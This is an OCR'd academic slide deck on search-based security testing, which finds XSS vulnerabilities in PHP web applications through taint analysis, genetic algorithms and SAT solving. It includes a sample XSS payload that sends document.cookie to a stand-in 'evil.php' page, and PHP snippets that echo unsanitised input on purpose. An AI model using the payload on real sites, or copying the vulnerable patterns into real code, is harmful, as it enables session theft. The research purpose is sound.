
A search based approach for security testing

Ceccato Mariano, Andrea Avancini
ceccato@fbk.eu


Background

Vulnerability Disclosures of Web applications



[IBM Internet Security Systems™ X-Force® 2009 Mid-Year Trend and Risk Report]

Web vulnerabilities by class



[Cenzic Web Apps Security Trend Report 2009]

- Web applications are publicly exposed to a hostile environment
- Successful attacks may cause
  - Sensitive information disclosure
  - Revenue loss
- XSS is one of the most prominent security vulnerability

XSS example

```
<?PHP

$a = $_GET["name"];
echo "Your name is: ";
echo $a;

?>
```

index.php


http://www.mysite.com?name=Mariano

http://www.mysite.com?name=
<a href=""
onclick="this.href='evil.php?data='%2Bdocume
nt.cookie"> click here

HTTP request

evil.php?data=23333456fdd333

XSS example



[ibm.com]


Static analysis

```
<?PHP
1  $user = $_GET["username"];
2  $pass = $_GET["password"];
3  $pass2 = $_GET["password2"];
4  if ( strpos($user, "<script") )
5    $user= htmlspecialchars($user);
6  if ( $user in $users )
7    echo "username already taken";
   else
8    if ( strlen($pass) < 5)
9      echo "password too short";
     else
10     if ( $pass == $pass2 )
11       new_user($user, $pass);
12       echo "new account for";
13       echo $user;
       else
14       echo "passwords do not match";
?>
```

Tainted

Validation

Sink




Static analysis

```
    <?PHP
1   $a = $_GET[ "first name" ];
2   $b = $_GET[ "surname" ];
3   if ( strpos ( $a , "<script" ) ) {
4       $a = htmlspecialchars ( $a );
5   if ( isset ( $b ) )
6       $go_on_b = true;
    else
7       $go_on_b = false;
8   if ( $go_on_b )
9       $b = htmlspecialchars ( $b );
10  echo $a;
11  if ( $go_on_b )
12      echo $b;
    ?>
```

Tainted

Validation

Sink




Static analysis

FONDAZIONE BRUNO KESSLER

- Static identification of candidate vulnerabilities based on control and data dependencies (flow analysis)
- Valuable help for manual review, it provides starting points for code inspection
- Missing evaluation of dynamic constructs (reflective calls, pointes, …)
- Conservative approach (false positives)
- Test cases are needed

Fitness function


- Static analysis identifies those statements to execute/skip
- We compute the target branches
- Fitness function = # of target branches executed by a candidate solution (approach level)




{ (username, Mariano), (password, xxx), (password2, yyy) }

http://mysite.com?username=Mariano&password=xxx&password2=yyy

Crossover


{(firstname, john), (surname, smith), (age, 23)}
{(firstname, mark), (address, broadway), (job, teacher)}
{(firstname, john), (surname, smith), (job, teacher)}
{(firstname, mark), (address, broadway), (age, 23)}

Mutation



{(firstname, john), (surname, smith)
Add pair
Remove pair
{(firstname, john), (surname, smith), (age, 23)}
Change parameter value
{(firstname, john), (surname, smithx3scr), (age, 23)}
{(firstname, john), (surname, xmith), (age, 23)}

Genetic algorithm

FONDAZIONE BRUNO KESSLER

- PRO:
  - Can be adopted when the analytical solution is not feasible
    - Too complex constraints
  - Effective on a big search space to reach a solution near to the optimum
- CON:
  - Solutions near to the optimum may not solve the search problem, they may not expose a possibly complex vulnerability
  - Problems on local optima
  - Difficult to generate input values that satisfy complex conditions on inputs

Need for a local search strategy




- A local optimum may pose a threat to the performance of GA
- Part of the search problem is already solved
- A different strategy may complement the GA search
- **Intuition:** apply the analytic solution to the local search problem

Symbolic path constraints

Concrete Input values

{ (username, "mariano"),
(password, "xxxxx"),
(password2, "yyyyy") }



Sat solver

FONDAZIONE BRUNO KESSLER

